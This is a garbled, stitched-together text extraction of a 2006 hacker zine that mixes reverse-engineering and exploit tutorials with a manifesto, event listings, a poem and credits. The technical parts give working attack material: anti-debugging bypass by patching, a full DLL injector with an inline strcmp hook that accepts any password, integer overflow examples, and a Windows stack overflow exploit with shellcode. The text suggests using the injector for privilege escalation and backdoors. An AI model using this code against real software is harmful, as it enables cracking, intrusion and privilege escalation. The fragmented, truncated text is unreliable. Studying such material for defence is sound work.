004013D2  |. 837D F8 00      |CMP DWORD PTR SS:[EBP-8],0 ;if
004013D6  |. 74 07           |JE SHORT Cp1.004013DF
004013D8  |. C745 F0 010000>|MOV DWORD PTR SS:[EBP-10],1
004013DF  |> 8B45 F0         |MOV EAX,DWORD PTR SS:[EBP-10];
004013E2  |. 3345 F8         |XOR EAX,DWORD PTR SS:[EBP-8];-
004013E5  |. 0345 F8         |ADD EAX,DWORD PTR SS:[EBP-8];-
004013E8  |. 8B55 F4         |MOV EDX,DWORD PTR SS:[EBP-C]
004013EB  |. 31C2            |XOR EDX,EAX        ;-> ((EAX X
```

```
004013ED  |. 8D45 FC        |LEA EAX,DWORD PTR SS:[EBP-4]
004013F0  |. 0110           |ADD DWORD PTR DS:[EAX],EDX
004013F2  |. 8D45 F8        |LEA EAX,DWORD PTR SS:[EBP-8]
004013F5  |. FF00           |INC DWORD PTR DS:[EAX]
004013F7  |.^EB AB          \JMP SHORT Cp1.004013A4
```

"Hash" algorithm:

```
(input[i] XoR (((input[i] && i) XoR i) + i))
```

Well, writing a bruteforcer for this is peanuts but there m
way....through algorithmic collision. Let's see, the input
as a value, now let's try "UEST" ... 320, how predictable a
-> 322. Now we're getting somewhere :D.
Ok, let's try filling up the bitch with A's.
"AAAAAAAAAA" resolves to 721 while 1 A more gives us 805, s
somewhere in between.
"AAAAAAAAAZ" resolves to 716 ,"AAAAAAAABZ" to 719 and "AAAA
me predict, "AAAAAAAAEZ" wil resolve to 720.... <.<
Ok, we need 784... after some trying we find out "AAAAAAA{{
Let's try >:).. YES! It works... Our collisive hash managed
program into installing, without having having to know the
(which was MILITARISM btw)....

Act V:
Difficulity: Medium
Tools: OllyDbg, Hexeditor
Objective: Find the password, defeat anti-debugging

MegaCorp got fed up with being cracked over and over so the
whitehat corporate lapdog to strengthen their apps and sell
same time... Rumor has it he implemented an anti-debugging
version of "Infernal Barricade". Let's fire up OllyDbg YET
what they have been trying to do this time...


```
    case DLL_PROCESS_ATTACH:
    {
        DisableThreadLibraryCalls((HMODULE)hModule); //keep
re-called
        Faddr = InlineHook("ntdll.dll","strcmp",strcmphook,
in ntdll.dll
        return true;
    }break;
    case DLL_THREAD_ATTACH: break;
    case DLL_THREAD_DETACH: break;
    case DLL_PROCESS_DETACH:
    {
        WriteProcessMemory(GetCurrentProcess(), (void*)Fadd
restore address
    }break;
  }
  return true;
}

int WINAPI strcmphook(const char* str1,const char* str2)
{
return 0; // always return 0, no matter what password was.
};
```

Once we inject this DLL into our victim app like this:
InjectDLL("Victim.exe","hijack.dll"), you will notice that
what password you supplied as a commandline argument, you w
"Accepted" messagebox. As you can see process Hijacking can
You could subvert an application to elevate your privileges
account, download & execute an app with the privileges unde
you could even backdoor the app itself by letting it execut
injector @ startup, thus effectively taking over the app.

Act VI:
Difficulity: Hard

```
Ok, now let's hijack our little app to make any password wc

int WINAPI strcmphook(const char* str1,const char* str2); /

DWORD Faddr=0; // address
BYTE Fbackup[6]; // backup

DWORD InlineHook(const char *Library, const char *FuncName,
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Libr
// Fetch function's address
    BYTE jmp[6] = {
                           0xe9,               //jmp
        0x00, 0x00, 0x00, 0x00,  //address
        0xc3                                  // retn
                                    };
          ReadProcessMemory(GetCurrentProcess(), (void*)add
// Read 6 bytes from address of hooked function from rooted

    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(frc
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jm
    // write the 6 bytes long trampoline to address of hook
current process
    return addr;
}

BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
  switch (ul_reason_for_call)
    {
```



```
0040144F  |. C600 00        MOV BYTE PTR DS:[EAX],0
00401452  |. E8 E9F50000    CALL <JMP.&KERNEL32.IsDebuggerP
||[IsDebuggerPresent
00401457  |. 85C0           TEST EAX,EAX
00401459  |. 74 18          JE SHORT Cp1.00401473
0040145B  |. C70424 0C00440>MOV DWORD PTR SS:[ESP],Cp1.0044
"Your attempt to debug this application is considered a cri
governement, legal action will be taken against you...
"
00401462  |. E8 69F30000    CALL <JMP.&msvcrt.printf>
00401467  |. C70424 FFFFFFF>MOV DWORD PTR SS:[ESP],-1
0040146E  |. E8 4DF30000    CALL <JMP.&msvcrt.exit>

LOL! They use a standard win32 API called IsDebuggerPresent
application is being debugged.... hmmm,

004013C4  |. C74424 04 0000>MOV DWORD PTR SS:[ESP+4],Cp1.00
"LOIACU]QH"

seems to be the encrypted password, we don't want to spend
the algorithm and decrypt it by hand so let's debug it! As
application terminates when we debug it this way. Let's tak
the anti-debug technique:

00401452  |. E8 E9F50000    CALL <JMP.&KERNEL32.IsDebuggerP
||[IsDebuggerPresent
00401457  |. 85C0           TEST EAX,EAX
00401459  |. 74 18          JE SHORT Cp1.00401473

This piece is interesting, it calls IsDebuggerPresent and s
returned in EAX, if so, it ends, if not it continues... hmm
conditional jump, what if we'd make it an uncomditional jum
continue the application (JMP is 0xEB, keep that in mind)..
Fire up a hexeditor (or just do it in OllyDBG, i just want
```

```
HexEditors as well :D ) and open the app in it. Now look fo
sequence of bytes:
00401457  |. 85C0           TEST EAX,EAX
00401459     74 18          JE SHORT Cp1.00401473

find: 85C07418

and replace the 74 with EB...
That was easy, we already broke their anti-debugging techni
Now all we gotta do is put a breakpoint on
00401470   . C600 00        MOV BYTE PTR DS:[EAX],0
so we can watch ECX being "IGNORANCE"... yet another applic

There are many commercial copyright-protection schemes whic
difficult if we'd reverse only in the ways described, but t
too, by taking advantage over the fact that the target prog
environment, you control the OS! That means you can manipul
sides. One way is process hijacking by DLL injection, which

Process Hijacking

Process hijacking involves executing you code in another pr
as in exploiting it to make it execute shellcode). This can
ways, either directly by executing a part of you executable
process, or by DLL injection. With the advent of Windows DE
Prevention) this leaves us the latter. Injecting your DLL i
goes as follows:

       Fetch the target process' PID (Process ID)
       Open a handle to the target process
       Fetch the address of LoadLibraryA dynamically
Allocate enough memory for an argument to LoadLibraryA
Do a VirtualProtectEx to set the code pages to PAGE_EXECUTE
      write the name of the DLL to load ,into the memory (w
a local address)
```



```
Here follows a small example in C++:

DWORD InlineHook(const char *Library, const char *FuncName,
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Libr
// Fetch function's address
    BYTE jmp[6] = {
                              0xe9,               //jmp
        0x00, 0x00, 0x00, 0x00,  //address
        0xc3                                  // retn
                                    };
          ReadProcessMemory(GetCurrentProcess(), (void*)add
// Read 6 bytes from address of hooked function from rooted

    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(fro
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jm
    // write the 6 bytes long trampoline to address of hook
current process
    return addr;
}

This function resolves the address of the function to be ho
trampoline as follows:

JMP <4 empty bytes for addres to jump to>
RETN

the address to jump to (the hook) is resolved like this:

((To)-(From)-5) == ((HookAddress)-(TargetAddress)-5)

the old address is backed up, to be able to unhook the func
overwriting the trampoline with the original address).
```

```
    {
        DisableThreadLibraryCalls((HMODULE)hModule); //don'
        // do what you want once attached
        return true;
    }break;
    case DLL_PROCESS_DETACH:
    {
        // bring back to old state
    }break;
  }
  return true;
}
```

Imagine the following application:

```
int main(int argc, char *argv[])
{
    system("PAUSE");
    if (argc-1)
    {
    if (strcmp(argv[1],"XPLT") == 0)
      MessageBoxA(0,"Accepted","Accepted",0);

    }
    return 0;
}
```

Ok, this simple app can be fooled by hijacking the main fun
strcmp. Strcmp is a string comparing function located in th
pause is used to ensure we get the time to inject our DLL i
Ok, we'll hijack the function by using a detours trampoline
as described in:
http://research.microsoft.com/~galenh/Publications/HuntUsen
goes as follows:


```
       restore the old permissions
```

Here follows a sourcecode example in c++:

```
BOOL WriteToMemroy(HANDLE hProcess, LPVOID lpBaseAddress, L
SIZE_T nSize)
{
    DWORD dwOldProtect;
    BOOL boolReturn = FALSE;
    if(hProcess == NULL) // own process?
    {
        VirtualProtect(lpBaseAddress, nSize, PAGE_EXECUTE_R
&dwOldProtect); // now Ex needed, only a VirtualProtect
        boolReturn = ((memcpy(lpBaseAddress, lpBuffer, nSiz
instead of WriteProcessMemory
        VirtualProtect(lpBaseAddress, nSize, dwOldProtect, 
set back
    }
    else
    {
        VirtualProtectEx(hProcess, lpBaseAddress, nSize, PA
&dwOldProtect); // Virtualprotectex to be able to read and 
        boolReturn = WriteProcessMemory(hProcess, lpBaseAdd
(LPVOID)lpBuffer, nSize, 0); // Write to memory
        VirtualProtectEx(hProcess, lpBaseAddress, nSize, dw
&dwOldProtect); //set back
    }

    VirtualFreeEx(hProcess, lpBaseAddress, nSize, MEM_RELEA
    return boolReturn;
}


BOOL InjectDLL(char* ProcessName, char* strHookDLL)
{
```

```
    printf("Initiating injection of '%s' into '%s'\n",strHo
    DWORD dwPID = GetProcessID(ProcessName);
    if(dwPID == 0)
    {
            printf("Couldn't retreive valid ProcessID for p
'%s'!\n",ProcessName);
            return FALSE;
    }
    HANDLE hProcess;
    HMODULE hKernel;
    LPVOID RemoteStr, LoadLibraryAddr;
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID
process    if(hProcess == INVALID_HANDLE_VALUE) //couldn't
    {
        printf("Couldn't open process '%s' with ID %d!\n",P
        return FALSE;
    }

    hKernel = LoadLibrary("kernel32.dll");    //load kernel

    if(hKernel == NULL)// couldn't load?
    {
        printf("Couldn't load Kernel32.dll!\n");
        CloseHandle(hProcess);
        return FALSE;
    }

    LoadLibraryAddr = (LPVOID)GetProcAddress(hKernel, "Load
address of LoadLibraryA
    RemoteStr = (LPVOID)VirtualAllocEx(hProcess, NULL, strl
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE); // allocate memo
    if(WriteProcessBytes(hProcess, (LPVOID)RemoteStr, strHo
strlen(strHookDLL)) == FALSE) // write it to memory
    {
        printf("Couldn't write to process '%s' memory!\n",P
```



```
failed?
        CloseHandle(hProcess);

        return FALSE;
    }
    HANDLE hRemoteThread = CreateRemoteThread(hProcess, NUL
(LPTHREAD_START_ROUTINE)LoadLibraryAddr, (LPVOID)RemoteStr,
load our DLL
    if(hRemoteThread == INVALID_HANDLE_VALUE)// failure?
    {
        printf("Couldn't create remote thread within proces
'%s'!\n",ProcessName);
        CloseHandle(hRemoteThread);
        CloseHandle(hProcess);
        return FALSE;
    }
    CloseHandle(hProcess);
    printf("'%s' successfully injected into process '%s' wi
%d!\n",strHookDLL,ProcessName,dwPID);
    return TRUE;
}
```

Well that wasn't THAT difficult, now was it? The next quest
"What to inject?". Well you can do a lot once your DLL is l
process termination to full-blown input/output manipulatio
your DLL should look like this:

```
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
  switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
```

HackThisSite.org
Hack This Zine! 04
Ammo for the Infowarrior
2006

Retrieved on 2022-03-16 from exploit-db.com/papers/42910

theanarchistlibrary.org

```
00401318 \. C3 RETN

Ok, now take a carefull look at the registers as we move tr
execution:

Before the LEAVE in Funk, EBP is 0x0022FF58 (points to save
LEAVE,EBP is 0x0022FF<overflowing byte here> (while it shou
ESP is changed 0x0022FF5C ( 0x0022FF58 + 4). Now if we cont
just after Main's LEAVE (in the example at 0x00401317) we c
now 0x0022FF<overflowing byte + 4), and EIP will be popped
we have our exploitable condition! Our initial overflowing
like:

In case of a mingw compilation:
["\x90"x1024] + ["\x90" x 8] + [overflowing byte]
In case of a gcc compilation:
["\x90"x1024] + [overflowing byte]

Now we should let the overflowing byte point somewhere in t
buffer. Keep in mind that that byte will be increased with
In this case 0x01 should suffice, becoming 0x05 in ESP.

Then, at that address (in our buffer: 0x0022FF05) we should
the start of our shellcode, that will be popped into EIP. S
following exploitation buffer:

[Shellcode][addr of Shellcode][overflowing nops (if necessa
pointing to the addres of [addr of Shellcode]]

There is are several issues with this exploitation method o
to buff being declared in Func, it might have it's data par
(due to windows' relative addressing method), rendering thi
told you there are some major differences in exploitation o
(as always >.>) and this is a large drawback because we thi
worst case scenario. The other (and probably biggest) drawb
```

strange DWORDs between the saved EBP and our buffer on a Mi
means we must be very careful at looking what compiler what
app before drawing conclusions about potential exploitable

Integer overflows:

Integer overflows are misunderstood bugs. They are relative
the sense of occurance but in the sense of discovery. They
or just neglected due to the lack of exploitation knowledge
overflows basically consist of increasing an integer beyond
capacity, thus sometimes causing exploitatable behavior. Ok
following min and max value table of several data types:

So, let's look at the next aritmetic example:

```
int main(int argc,char* argv[])
{
byte a = 0xFF;
a += 0x1;
return 0;
}
```

running this app in a debugger would reveal to us what you
Since 0xFF is 255 but also (in case of an unsigned 8-bit va
to 0xFF (being the max value of a byte) makes -1 + 1 = 0. T
our own purposes. Imagine the following app vulnerable to a

```
int main(int argc,char* argv)
{
char buffer[20];
if(argc != 3)
exit(-1);
int i = atoi(argv[2]);
unsigned short s = i;
if (s > 19) // 'prevent' b0f
```

```
exit(-1);
strncpy(buffer,argv[1],i);
return 0;
}
```

This is indeed an extremely gullible app, trusting the user
length of the data, but these constructs occur more often t
obscurely and complex yes, but they occur nontheless. Now,
is bigger than 19, which would cause a potential b0f, so it
way. What's wrong though is this line:

```
unsigned short s = i;
```

since atoi returns a signed 32-bit int which can hold up to
unsigned short can only hold up to 65,535, thus we could in
argv[2], overflowing s (and setting it to 0) bypassing the
overflowing the buffer anyway.

Now, the following example will incorporate several vulnera

```
char* UserBuffer = (char*)malloc(10);
int TrustedData = (int)malloc(4);
memcpy(&TrustedData,&SomeTrustedSource,4);
int len = atoi(argv[2]);
short l = len; // [V1]
if(l > 9) // [V1.5]
exit(-1);
strncpy(UserBuffer,argv[1],len); //[V2]
if (TrustedData + SomeUserSuppliedValue > SomeLimit) // [V3
DoSomethingElse()
```

Ok, the first vuln lies with [V1], where len is converted t
int, like discussed earlier this can help us bypass the bou
and copy more data to UserBuffer [V2] than it can handle an
TrustedData (we should copy (addr of TrustedData's allocate

```
UserBuffer's allocated area) bytes to UserBuffer and all da
overwrite the data in TrustedData, which is assumed to orig
SomeTrustedSource. We can for example exploit this as a sig
TrustedData negative, thus bypassing the boundschecking at
overflowing data that relies on SomeUserSuppliedValue as a

Outro:
Well, I hope you liked the article and learned something ne
remember, 0-days are 0-days, don't make them public
Anyways, shouts go to the whole HackThisSite cast & crew ,
community and vx.netlux.org peeps.

Nomenumbra

##############################################################
#            'This Reminds Me of the Time I Slept With Your
#            And Other Interesting Windows Buffer Overflow
##############################################################
  ------------------------------------------------------------
//
|| This article will force the concept of a buffer overflow
|| and teach you to code buffer overflow exploits on Window
|| that exists on the internet teaches is a walkthrough fro
|| to simple BOF for a *nix machine, and it can be difficul
|| "Hello World" in Windows vuln dev to work. I have not be
|| article which analyzes buffer overflows for Windows as '
|| [3] for *nix, and documents like 'The Tao of the Windows
|| [2] can be difficult to follow if one does not have expe
|| on a *nix platform.
\\------------------------------------------------------------

This article is really pretty detailed, but regardless, it
few things before reading this paper. Some basic details ab
some very simple ASM knowledge will help. Things such as ho
registers function in relation to a functions stack frame a
```

defined themselves against a system of capitalist relations
lives in opposition. Every aspect of the hacker's life was
freedom -- from creating communities that shared informatic
that information in a way that would strike out against thi
When nobody understood how technology worked in the systems
hackers figured those systems out and exploited them to our
were criminals, yes, but their crimes were defined by the l
institutions that they sought to destroy. While they were c
as criminals by those institutions, their true crimes were
curiousity, freedom, and the strength to dream of a better

Somewhere along the way the ruling class started paying hac
very systems that they had so passionately attacked. Origin
jobs while smiling out of the corners of our mouths, thinki
tricking those in control. But at some point we tricked our
does not break you, it seduces you - and seduced by the sir
relations, we lost sight of our dreams and desires. Instead
create a new world, we found ourselves writing facial recon
sought to preserve this one at all costs.

Today, the attempts at revival of hacker culture make hacke
mere hobbyists. We pat ourselves on the back and smile abou
hackers again, that we've gotten back to tinkering, that we
things with LEDs once more. But this tinkering is only the
self. Asking for the right to modify a commodity that has b
not challenge anything. These projects only help to create
longer leashes, recuperating our desires and satisfying our
by putting wall paper on this ugly world.

But some of us still wipe our asses with white papers and d
you're not satisfied with people modifying their SUVs and b
look around, find those of us who aren't either, and hack t
!!!

instructions manipulate the call stack. Every tutorial in t
exactly what these things do and there is plenty of documen

So I am going to give as little background as possible with
focus on the less often addressed aspect of how to do a buf
on Windows. If you do not have any background, and may hav
found a lot of what is written sounds like a foreign langua
find the information from 'Smashing the Stack' [3] could be
prerequisite reading, especially information before the sec
shell code.

Also, I can suggest the IA-32 Developer's Manual Vol. 1 to
of Chapter 6 of the manual devoted to explain how calling c
the stack is set up, and other useful information. It can b

http://www.intel.com/design/pentium4/manuals/index_new.htm
ftp://download.intel.com/design/Pentium4/manuals/25366519.p


Don't let this seem too daunting, you will hopefully be abl
concepts pretty simply. So let us jump right into things. H
code that will crash because it overwrites special memory,
execution, on the stack.

```
============================================================

#include <string.h>

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
```

```
    char buffer[512];

    for(int i = 0; i < 512; i++)
        buffer[i] = 'X';

    copy(buffer);
    return 0;
}
```

==========

The function copy(char*) makes a very careless mistake. It
function, which copies one string to another. Unfortunently
is larger than the local one, and writes into special memor
touch. Here is how our program's stack memory looks before




```
 the space is open daily from 12pm->5pm for general access
recurrent events in the late evening. access to dai5ychain
scheduled times may be requested via a form on the website
enabled whenever possible.


** CHICAGO SOFTWARE FREEDOM DAY : SEPT 16 **
Calling all free-wheeling free-information free-reproductio
the hackers who love the streets! For the activists  that j
resources! And for the militant media makers in search of f
to knowledge and ideas.

Sept 15 2006    Location TBA Chicago, IL USA

Intellectual Property Regimes and Alternatives
Low Power Radio FM
Internet Law for Activists
Public Space
Non Profit

This event will gather some of the regions most committed a
free software lovers, socially engaged artists, independent
critical thinkers to brainstorm and develop an agenda for t
support of radical social movements in the great lakes regi

http://www.dai5ychain.net
http://hackmeetingwiki.dai5ychain.net
http://chicagolug.org/lists/listinfo/chicago-hacktavism
http://www.freegeekchicago.com
http://www.hackbloc.org/chicago

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
When I was a kid, hackers were criminals. Hackers were drea
this world and its oppressive institutions. Hackers were br
```

Having the zine in your hands is still the best way to expe
you can't print your own(double sided 8.5x11) then you can
issue and all back isssues online at the nice fellows at Mi
Publishing(microcosmpublishing.com) who are based out of Pc
in Chicago, you can grab a copy at Quimbys Books or at the
in Pilsen. Or just visit us at one of the many events Hackt
locally, regionally, and nationally!

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
############################################################
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

** DAI5YCHAIN.NET *

dai5ychain is a public-access computer lab and events platf
pilsen, chicago, in a former flower shop. the dai5ychain pr
platform for new media performance and screening events dev
in response to a unique network architecture. it shares a t
Busker project initiated and programmed by tamas kemenczy a
the dai5ychain project is developed and maintained by jake
tamas kemenczy and others.

The hacklab project has from its inception included worksho
sessions, and dai5ychain aims to enable these vital activit
of the local software development and new media arts commun
and asked to provide workshops, and the space will also be
receptive to proposals of this nature.

dai5ychain aims to provide a variety of technical resources
interested in the following:
01 : open_platforms -- open source/hackable/extensible soft
examples: linux, pureData, superCollider
02 : obsolescent_kit -- 'obsolete' and otherwise antiquated
commercially inaccessible hardware and software platforms f
examples: commodore64, dumb terminals, dot-matrix printers,


```
|      0xEBP - 0xRET      |
|                         |  higher
|   main()'s stack frame  |  memory
\------------------------/
```

When strcpy tries to copy the 512 byte buffer into the 256 b
funny things happen. It disregards that the destination is t
overwrites the RET address and the saved EBP. So then it ki
the ASCII value of 'X')

```
/-------------------------\
|                         |  lower
|                         |  (top)
|       256 buffer        |
|   [XXXXXXXXXXXXXXXXXX]  |    /\
|    0x585858, 0x585858   |   /__\
|                         |    ||
|   copy()'s stack frame  |    ||
|-------------------------|    ||
|          args           |    ||
|-------------------------|    ||
|                         |    ||
|                         |    ||
|       512 buffer        |    ||
|   [XXXXXXXXXXXXXXXXXX]  |    ||
|   [XXXXXXXXXXXXXXXXXX]  |    ||
|      0xRET - 0xEBP      |
|                         | (bottom)
|   main()'s stack frame  |  higher
\------------------------/
```

This represents how the RET address is overwritten. strcpy
our 256 byte buffer, and overwrites the EBP and EIP. So now
tries to return from the function calling the RETN instruct
pops 0x58585858 into EIP which is invalid, and the program
this by checking the registers. This opens up some possibil
could potentially overwrite the EIP with anything that we w
execute whatever code we wanted, and hijack the flow of the

All this, you may have already known. But, there are severa
Windows platform that change the circumstances of this. To
to do now, let's take a close look at copy()'s stack frame.

```
<lower                                          <higher
 memory>                                         memory>
 [ESP                                              EBP]
  ||                                               ||
  \/                                               \/

[data, including the buffer, on stack] [saved ebp]
[ret] [args] [main()'s stack frame =>]
  ^
  |
<< target >>
```

In this problem, we have almost full control over the stack
any data that we want onto the stack, provided it does not
bytes (which strcpy see's as the end of a string). So now,
this vulnerable function after compilation. Compiled with V
fat which initializes data on the stack and saves registers

==========

PUSH EBP

We are many, they are few!

Zine staff: darkangel, nomenumbra, alxciada, br0kenkeychain
sally, wyrmkill
HTS Staff: iceshaman, custodis, scriptblue, outthere, mcast
wells,
Hackbloc/Hacktivist: flatline, alxciada, darkangel, wyrmkil
hexbomber, blissi, whiteacid, sally, squee, ardeo, pacifico
Contributers: spydr, phate, moxie, scenestar, truth, leachi
rugrat, ikari, s1d, skopii, bfamredux, kuroishi, wyrmkill,
cola

!!
##
!!

--> Make Contact <--

Project Organizer: Jeremy Hammond - whooka[at]g

--> Join us on IRC <--
irc.hackthissite.org SSL port 7000
#hackthissite #hackbloc #help

--> Visit Our Online Forums <--
http://www.criticalsecurity.net
or http://www.hackbloc.org/forums

--> Email Us <--
htsdevs@gmail.com hackbloc@gmail.com

--> GET COPIES OF THE ZINE! <--
Electronic copies of the zine are available for free online
website. We have produced two versions of the zine: a full
version which is best for printing and also includes all so
well as a raw TXT version for a more readable and compatibl

hackthissite.org
Hack this site is a free and legal training ground that all
their security skills against a series of realistic hacking
provide a friendly environment for people to get involved w
internet security by collaborating with other coders and ha

hackbloc.org
Hackblocs are local groups and gatherings where hackers and
discuss, share skills, and collaborate on projects related
open source, tech activism, and more. We work to defend a f
free society by mixing hacker and activist strategies to ex
and direct action hacktivism. Each local group is autonomou
form a decentralized network to collaborate and coordinate
with other social justice struggles around the world.

Current Collectives:
San Francisco Bay Area - http://www.hackbloc.org/sf/
Chicago - http://www.hackbloc.org/chicago/
Canada - http://www.hackbloc.org/ca/
UK - http://www.hackbloc.org/uk/
US-south http://hackbloc.org/south
Maine - see forums

hacktivist.net
A 'think tank' for hacktivist related activities: user subm
images, and articles as well as resources on getting involv
activism.

disrespectcopyrights.net
An open collection of anti-copyright images, pdfs, texts, m
more related to programming, hacking, zines, diy culture, a
system is integrated into a mediawiki site and also allows
files.


```
MOV EBP,ESP
SUB ESP,140

MOV EAX,DWORD PTR SS:[EBP+8]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-100]
PUSH ECX
CALL main.strcpy
ADD ESP,8

ADD ESP,140
MOV ESP,EBP
POP EBP
RETN
```

==========

So, essentially, we have control over all the memory from E
because strcpy does not check whether the buffer is large e
to hijack the program by overwriting the RET which is at EB
return to somewhere else. The way I am presenting is the mo
do this, but this concept may be sort of abstract for you a
read carefully.

If we can find where the RET is on the stack, we can overwr
we want and alter the flow of execution. If all was perfect
point right to our shellcode. But we may not know the exact
shellcode on the stack, so this might be difficult. So, wha
the RET jump to an instruction, which will take the form of

JMP/CALL <SOMEREGISTER>

Where SOMEREGISTER is a register like EAX, ESP, EBX, as clo
as possible. In our code, for example, we are very lucky in
strcpy(..) returns a pointer to the destination buffer, whi

over, and return values are in EAX. So, we need to find an
JMP EAX or CALL EAX.

One way that we can do this is by using the OLLYUNI plug-in
(http://www.phenoelit.de/win/index.html)

To use, put the plug-in DLL in the same dir as the Olly exe
debug, right click the disassembly window, and go to Overfl
then select ASCII Overflow Returns, and then JMP/CALL EAX.
awhile trying to search for the instruction in memory, but
about a minute. Then, right click again, and write the valu
will show you the address of an instruction in memory. You
value that is in a loaded DLL. I, for example, found one at
kernel32.dll.

================================ NOTE NOTE NOTE ==========

| The address of such an instruction on your machine may nc
| Search for yourself!

So here's how the stack is laid out. We are going to write
buffer, to the RET value, and overwrite the RET with the ad
EAX instruction:

```
[ (..... EBP-100 .....) (... EBP ...) (... EBP + 4 ...) ]
   ^
   |    < Buffer -------> Saved EBP --------> RET >
   |                                           |
   |___________________________________________|
```

So, I needed 104h, 260, bytes of junk, before I get to the
reason your situation is different you can start small and

3 hours long,
30+ strangers showing up
on a cold, wet night.

They have my email address,
and I'm going to show up
at whatever they do next.

Now if you'll excuse me,
I have to write a theme song
for the Rat Patrol.

those are the guys who
ride around Chicago on
those big, tall, crazy bikes.

I met a few last night,
and they need a theme song.

##
CREDITS
##

                ** HACK THIS ZINE #4: AMMO FOR THE INFO-WARR

We are an independent collective of creative hackers, crack
anarchists. We gather to share skills and work together on
teach and mobilize people about vulnerability research, pra
how free technology can build a free society. We are an ope
ever changing collective which generally works on IRC. Ever
explore and contribute to the group and it's related projec

                                Network of Projects

```
I don't find myself sprinting
so often these days.

but last night,
I ran like the wind,
until the wind was completely
out of my body and spilled
all over the streets.

Today, I am sore,
but I am also grateful
for such an evening of unexpected fun.

I met people I would never ordinarily meet.

I learned that you can find perfectly good bagels
in the right dumpsters.

I smoked a bowl with the leaders of the event,
a pair of twin activists.

Man, are they interesting cats.

they do stuff,
anything, they just
seem to want to take action,
be heard, have fun,
get noticed, make a statement,
have other people wonder about them
instead of wondering about a TV
full of artificially sweetened famous people.

Last night,
they chose Capture the flag.
and it was quite a success.
```



```
end of a buffer filled with your data, to make the program
the size of the buffer, keeping an eye on EIP when it is cr
replace the end of it with the address of your JMP EAX inst
the crime:

============================================================

#include <string.h>

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[512];

    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    return 0;
}

============================================================

It worked first try, and redirected execution to where all
what if we replaced that with some executable code instead
called shellcode. It consists of some compiled opcodes that
gearworks of a vulnerable program to make it do what we wan
because some useful shellcode is outside the scope of this
```

make some very simple shellcode.

```
============================================================

#include <windows.h>

int main()
{
    MessageBox(0, 0, 0, 0);
    ExitProcess(0);

    return 0;
}

============================================================
```

Then, debug the program, step into it, and see where it tak
base address that the DLL is loaded at varies in different
distributions, and makes this shellcode very unportable The
will probably different, but stepping through the program,
ExitProcess is at 0x7c81caa2 and MessageBox at 0x77d804ea.

```
================================ NOTE NOTE NOTE ===========
------------------------------------------------------------
| The address of such an instruction on your machine may nc
|                            Search for yourself!
------------------------------------------------------------
```

The address of such an instruction on your machine may not
for yourself! So here's what I made. A simple shellcode, th
of the tutorial. See Delikon's Windows shellcode-picture Bo
(http://www.delikon.de/shellbuch/eng/1.html) for more info
technique for making Windows shellcode.

```
============================================================
```


and the Bourne-Identity for the next three hours.

It was awesome.

We snuck around the city,
in two and threes,
and solo advances.

Once we crossed into enemy
territory, we were vulnerable
to capture and imprisonment.

But we were not alone in the streets,
it was Wicker Park on a Saturday night,
we could try to blend in,
always looking out for a bastard
with a white bandana.

And if you saw one,
you ran.

I ran like I haven't run
since I was fourteen.

running for my life,
as if nothing else mattered
in the world except to get
back over Milwaukee Avenue.

When was the last time you
did a full on sprint until you just
couldn't run anymore?

For me, its been a while.

```
these days,
when I don't have a gig
on a weekend,
I never really have anything to do.

So I show up for summer camp
games in cold weather and light rain.

there, at the train stop,
I met 30 perfect strangers.

we divided into two perfect teams.

They were mostly strangers
to eachother, a few pockets
of friends here and there,
but mostly just the bored,
curious, and adventurous
type who would show up
for such an event.

Wide demographic,
punks and yuppies
and thirty-somethings
and a gay guy, and a tall
Jesus looking character,
and a girl who told me she finds
perfectly good bagels in the dumpster.

We got little bandanas to distinguish teams,
and we hid our flags and planned our strategy.

and we were off.

And I felt like I was in Die-Hard
```



```
; Assembles NASM -fbin prog.asm

[BITS 32]
start:
    xor edx, edx          ; Avoids NULL byte
    push edx              ; MsgBox type
    push edx              ; MsgBox body
    push edx              ; MsgBox caption
    push edx              ; Owner hWnd
    mov eax, 0x77d804ea   ; Addr of MessageBox, USER32 shoul
    call eax

    xor eax, eax          ; Avoids NULL byte
    push eax              ; Exit code
    mov eax, 0x7c81caa2   ; Addr of ExitProcess, KERNEL32 sh
         call eax

============================================================

I then extract the shellcode from the compiled program, usi
editor. It corresponds to the opcodes which would make a me
error pop up, and then exit. So now I make a small program
shellcode at the start of the buffer that we control, and t
of it using a JMP EAX call.

============================================================

#include <string.h>
#include <stdio.h>

char shellcode[] =
